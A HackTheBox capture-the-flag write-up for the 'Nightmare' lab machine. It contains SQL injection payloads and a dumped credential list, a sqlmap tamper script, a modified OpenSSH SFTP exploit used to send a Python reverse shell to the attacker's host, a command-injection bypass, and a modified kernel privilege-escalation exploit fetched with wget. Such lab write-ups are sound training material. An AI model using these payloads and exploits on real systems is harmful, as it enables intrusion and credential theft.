· Manuel López Pérez · writeups · 5 min read
WriteUp - Nightmare (HackTheBox)
Nightmare write-up (HackTheBox): high-level Linux machine that exploits SQLi to extract credentials, obtains RCE via modified 32-bit SFTP exploit, and escalates to root with Decoder binary reversing + disk group abuse with debugfs.

WriteUp - NightmareIn this post we will resolve the machine Nightmare from HackTheBox It’s is a very hard Linux machine. First we will face a SQLi, then we will have to modify an C exploit to get shell. Once we have shell we will have to face a reversing and finally we will have to modify another C exploit. My nick in HackTheBox is: manulqwerty If you have any proposal or correction do not hesitate to leave a comment. And I also want to thank the help for this machine to my HTB team L1k0rD3B3ll0t4
Write-Up
Enumeration
As always, the first thing will be a port scan with Nmap:
nmap -sC -sV 10.10.10.66
Let’s take a look at the web; We will search for hidden files/directories with Gobuster:

gobuster -u http://10.10.10.66 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php -t 100 -l After reviewing the results we see that we have a register and a login:
SQLi
As we see in the next GIF, if when we log in we include a quote , it returns “SQL ERROR” 
Exploitation
To make the injection easier, we will use the BurpSuite Repeater: 
As we see in the SQLi Cheat-Sheet, the first will be to guess the number of fields using order by: 
iron')order+by+3# iron')order+by+2# iron')union+select+all+1,@@version# iron')union+select+all+1,database()# iron')union+select+all+1,table_schema+from+information_schema.tables# iron')union+select+all+1,table_name+from+information_schema.tables+where+table_schema='sysadmin'# iron')union+select+all+1,column_name+from+information_schema.columns+where+table_name='users'# iron')+union+select+1,(select+group_concat(username,0x3a,password)+from+sysadmin.users)#  We get these credentials:
admin:nimda, cisco:cisco123, adminstrator:Pyuhs738?183*hjO!, josh:tontochilegge, system:manager, root:HasdruBal78, decoder:HackerNumberOne!, ftpuser:@whereyougo?, sys:change_on_install, superuser:passw0rd, user:odiolafeta Another way to SQLi is using a SQLMAP tamper:
sqlmap -r register.req --dbms MySql --second-order "http://10.10.10.66/notes.php" --tamper TamperNightmare.py --batch -D sysadmin -T users --dump-all --no-cast#By
@3v4Si0N &
@superfume (Team: L1k0rD3B3ll0t4)
import requests
from lib.core.enums
import PRIORITY
from random
import sample
__priority__ = PRIORITY.NORMAL
import base64
import json
import urllib
def dependencies():
pass
def crear_user(payload):
session0 = requests.Session()
paramsPost0 = {"pass":"sapo","user":"injectHere","register":"Register"}
headers0 = {"Accept":"text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8","Upgrade-Insecure-Requests":"1","User-Agent":"Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0","Referer":"http://10.10.10.66/register.php","Connection":"close","Accept-Language":"en-US,en;q=0.5","Accept-Encoding":"gzip, deflate","DNT":"1","Content-Type":"application/x-www-form-urlencoded"} paramsPost0['user'] = payload
response0 = session0.post("http://10.10.10.66/register.php",
data=paramsPost0,
headers=headers0,
allow_redirects=False) return
def logout(payload):
session1 = requests.Session()
paramsGet1 = {"logout":""}
headers1 = {"Accept":"text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8","Upgrade-Insecure-Requests":"1","User-Agent":"Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0","Referer":"http://10.10.10.66/notes.php","Connection":"close","Accept-Language":"en-US,en;q=0.5","Accept-Encoding":"gzip, deflate","DNT":"1"}
cookies1 = {"PHPSESSID":"iirf7pil9bnpp95ghaedthjjs2"}
cookies1 = new_cookie(payload)
response1 = session1.get("http://10.10.10.66/index.php",
params=paramsGet1,
headers=headers1,
cookies=cookies1,
allow_redirects=False) return
def new_cookie(payload):
session = requests.Session()
paramsPost = {"login":"Login","pass":"sapo","user":"sapo"}
headers = {"Accept":"text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8","Upgrade-Insecure-Requests":"1","User-Agent":"Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0","Referer":"http://10.10.10.66/index.php","Connection":"close","Accept-Language":"en-US,en;q=0.5","Accept-Encoding":"gzip, deflate","DNT":"1","Content-Type":"application/x-www-form-urlencoded"} paramsPost['user'] = payload
response = session.post("http://10.10.10.66/index.php",
data=paramsPost,
headers=headers,
allow_redirects=False)
return response.cookies.get_dict()
def tamper(payload, **kwargs):
payload = str(payload) crear_user(payload) logout(payload)
headers = kwargs.get("headers", {})
cookie = pillar_cookie(payload) headers["Cookie"] = "PHPSESSID=" + str(cookie["PHPSESSID"])
return payload
Exploit SFTP
With ftpuser:@whereyougo? we can log in the SFTP: 
In the nmap: SSH-2.0-OpenSSH 32bits (not so recent ver) If we search for openssh sftp exploits, we get: https://github.com/0x90/openssh-sftp-sploit/blob/master/sshsploit.c The problem of this exploit is that is a 64 bits exploit, we have to do some adjustments (change the types of the variables for example long long to unsigned int): https://github.com/ironHackersDev/htb-stuff/blob/master/sshsploit32bits.c Let’s verify that it works with ping as command
./sshsploit 10.10.10.66 2222 ftpuser "ping 10.10.14.6" To get shell, we will use the reverse shell of Python (remember to escape the quotes):
./sshsploit 10.10.10.66 2222 ftpuser "python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"10.10.14.6\",443));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/sh\",\"-i\"]);'"
Post-Exploitation
Check the version of the kernel:
uname -a It seems vulnerable to https://www.exploit-db.com/exploits/43418/ But we can’t write or execute anywhere. Let’s continue listing:
We look for files of the group Decoder, we found an .exe that seems to be a modified ls: Let’s download it through the SFTP and open it with the IDA PRO: 

As we see in the pseudo-C that IDA PRO generates, we must pass -b as parameter and we must bypass the if of lines 31 and 35 to run with system(s) the second parameter.
 #include <stdio.h> #include <string.h>

int main(int argc,char *argv[]){

int i,v3,v4,v6=0; char s[]="/bin/ls";

for (i=1;i<argc;i++){ if (*argv[i] != '-' || *(argv[i]+1) != 'b'){ v3 = strlen(s); v4 = v3 + strlen (argv[i]) +2; strcat (s,argv[i]); } else v6 = 1; } printf("s : %s\\n",s); char* haystack=s+7;

if (s[7]){ if (strstr(haystack,"$(") || strchr(haystack,'\\n') && !v6) printf("exit(1)\\n"); while (*haystack){ if (strchr("|`&><'\"\\\\[]{};", *haystack)) printf("exit(0)\\n"); ++haystack; } }

system(s); return 0; }
To run the second argument that we passed we must include a line break, or it will concatenate the commands: 
Taking advantage of the bash -p option (we also put -i (interactive shell), although not necessary), the execution of /usr/bin/sls with the correct arguments will make us part of the decoder group:
/usr/bin/sls -b ' bash -ip'

Now we are part of the decoder group and we can write and execute files in /home/decoder/test. We know that the version is xenial 4.8.0-58-generic so let’s modify and upload the exploit 43418.c : https://github.com/ironHackersDev/htb-stuff/blob/master/43418forNightmare.c
 //Modify the struct and leave only our version //[...] struct kernel_info kernels[] = { { "xenial", "4.8.0-58-generic", 0xa5d20, 0xa6110, 0x17c55, 0xe56f5, 0x119227, 0x1b170, 0x439e7a, 0x162622, 0x7bd23, 0x12c7f7, 0x64210, 0x49fa0 }, }; //[...] // modify the function detect_versions() void detect_versions() { char codename[DISTRO_CODENAME_LENGTH]; char version[KERNEL_VERSION_LENGTH];

get_distro_codename(&codename[0], DISTRO_CODENAME_LENGTH); get_kernel_version(&version[0], KERNEL_VERSION_LENGTH);

int i; for (i = 0; i < ARRAY_SIZE(kernels); i++) { if (strcmp(&codename[0], kernels[i].distro) == 0 && strcmp(&version[0], kernels[i].version) == 0) { printf("[.] kernel version '%s' detected\\n", kernels[i].version); kernel = i; return; } } kernel = 0; return; } //[...]
Let’s compile it on out machine:
gcc 43418mod.c -o pwn http-server -p 80And we upload it using wget:

cd /home/decoder/test wget http://10.10.14.6/pwn chmod +x pwnAl ejecutarlo desde el grupo decoder no funciona, pero al probar desde ftuser conseguimos ser root: Running it from the decoder group it doesn’t work, but when we exeute it as ftuser we escalate to be root: